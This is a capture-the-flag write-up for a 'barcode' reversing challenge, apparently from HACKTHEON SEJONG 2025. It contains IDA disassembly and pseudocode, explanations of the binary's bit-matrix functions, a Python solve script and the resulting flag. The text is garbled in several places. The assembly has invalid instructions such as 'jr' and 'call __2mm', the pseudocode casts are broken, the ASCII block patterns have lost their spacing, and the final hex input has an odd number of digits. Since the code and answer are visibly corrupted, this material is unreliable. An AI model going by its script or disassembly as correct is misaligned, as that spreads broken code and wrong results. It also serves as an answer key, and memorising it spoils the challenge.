text:000000000001BB1 push r15
text:000000000001BB3 push r14
text:000000000001BB5 push r13
text:000000000001BB7 push r12
text:000000000001BB9 push rbx
text:000000000001BBA sub rsp, 0E8h
text:000000000001BC1 mov rbx, rsi
text:000000000001BC4 mov rax, fs:28h
text:000000000001BCD mov [rsp+118h+var_38], rax
text:000000000001BD5 cmp edi, 2
text:000000000001BD8 jnz short loc_1C56
text:000000000001BDA mov rbx, [rbx*4]
text:000000000001BDE lea r12, [rsp+118h+dest]
text:000000000001BE6 mov [rsp+118h+var_50], r12
text:000000000001BEE test rbx, rbx
text:000000000001BF1 jr loc_2338
text:000000000001BF7 mov rdi, rbx ; s
text:000000000001BFA call __strlen
text:000000000001BFF mov r14, rax
text:000000000001C02 mov r15, r12
text:000000000001C05 cmp rax, 10h
text:000000000001C09 jnb short loc_1C38
text:000000000001C0B test r14, r14
text:000000000001C0E js loc_2358
text:000000000001C14 mov rdi, r14
text:000000000001C17 inc rdi ; unsigned __int64
text:000000000001C1A js loc_22C1
text:000000000001C20 call __2mm ; operator new(ulong)
text:000000000001C25 mov r15, rax
00001B80 000000000001B80: main (Synchronized with Hex View-1)

Pseudocode-A
176 if ( v5 )
177 {
178 if ( v5 == 1 )
179 *(_BYTE *)v6 = *v3;
180 else
181 memcpy(v6, v3, v5);
182 }
183 v77 = v5;
184 *((_BYTE *)v6 + v5) = 0;
185 if ( v77 <= 2 )
186 {
187 std::ostream::insert<char,std::char_traits<char>>(&std::cerr, "Invalid hex-string", 1
188 v18 = *(_QWORD *)(&std::cerr - 24LL);
189 v3 = *(char *)(&std::cerr + v18 + 240);
190 if ( v3 )
191 {
192 if ( v3[56] )
193 {
194 v19 = v3[67];
195 }
196 else
197 {
198 std::ctype<char>::_M_widen_init*((_QWORD *)(&std::cerr + v18 + 240));
199 v19 = *((_int64 (__fastcall *)(&std::cerr + v18 + 240)))(v3, 10LL
200 }
201 v51 = (std::ostream *)std::ostream::put((std::ostream *)&std::cerr, v19);
202 v17 = 1;
203 std::ostream::flush(v51);
204 LABEL_72:
205 if ( v76 != dest )
206 operator delete(v76);
207 goto LABEL_74;
208 }
209 goto LABEL_98;
0001C38 main:176 (1C38)

```

The binary will generate an ASCII pattern based on input that is in hex form. And given the flag.barcode. We need to reverse back to find out the hexadecimal input.

Function Explanation:

1. sub_18F0: Bit to ASCII BFA Conversion

This function converts a 64-bit integer into a 64-byte (8×8) binary pattern. It's taking each bit from the input value and setting corresponding bytes in the output array to 0 or 1.

2. sub_2650: Matrix Transposition

This function essentially transposes the 8×8 bit matrix (changing rows to columns and vice versa) by copying bytes in a specific pattern.

3. sub_2850: Pattern Printing

This is the display function that prints the pattern as ASCII art. For each byte in the 64-byte array:

- If the byte is 0, it prints a space
- If the byte is non-zero, it prints an asterisk (*) It prints 8 characters per line for a total of 8 lines, creating an 8×8 grid.

4. sub_12E0: Hex String Processing

This complex function handles parsing the input hex string, converting it to integers, and storing them for later processing.

2. Reverse script to get original hex input for the flag

```
def matrix_to_hex(matrix_lines): if len(matrix_lines) != 8: raise ValueError("Need 8 rows.")
```

```
binary_str = ""
```

```
for row in matrix_lines[::-1]: # x-axis flip (vertical)
```

```
    # Add y-axis flip by reversing each row
```

```
    flipped_row = row[::-1].ljust(8)
```

```
    binary_row = ''.join(['1' if c == '*' else '0' for c in flipped_row])
```

```
    binary_str += binary_row
```

```
return int(binary_str, 2)
```

```
def calculate_inputs(output_values): inputs = [] cumulative_xor = 0 for i, out in enumerate(output_values): if i == 0:
inputs.append(out) cumulative_xor = out elif i == 1: inputs.append(~out ^ cumulative_xor) cumulative_xor ^= out else:
inputs.append(out ^ cumulative_xor) cumulative_xor ^= ~out
```

```
return inputs
```

```
blocks = [ [ # Block 1 " ", "*****", "*", "*****", " ", " ", " ", " ", ], [ # Block 2 " ", " ", " ", " ", " ", " ", " ", "*****",
" ", " ", ], [ # Block 3 " ", "****", "****", "*****", "****", "****", "****", " ", ], [ # Block 4 " ", "*****", "****", " ", "*****", "
****", "*****", " ", " ", ] ]
```

```
output_values = [matrix_to_hex(block) for block in blocks] input_values = calculate_inputs(output_values) combined_hex =
''.join(f'{x & 0xFFFFFFFFFFFFFFFF:016x}' for x in input_values) print(f"Final input hex string: 0x{combined_hex}")
```

2025 HACKTHEON SEJONG

```
>> python3 solve.py
Final input hex string: 0x000202027e027e00ff83ffff83ff83ff003e424202424000ffdfcffffff83ff

trevorphilips ▴ ~/Desktop/senjong-ctf/reversing/barcode/barcode 3.13.3
>> ./barcode 0x000202027e027e00ff83ffff83ff83ff003e424202424000ffdfcffffff83ff

*****
*
*****
*
*
*
*
*
*
*****
****
*   *
*****
*   *
*   *
*   *
****
*   *
*
*   ***
*   *
****
```

FLAG{0x000202027e027e00ff83ffff83ff83ff003e424202424000ffdfcffffff83ff}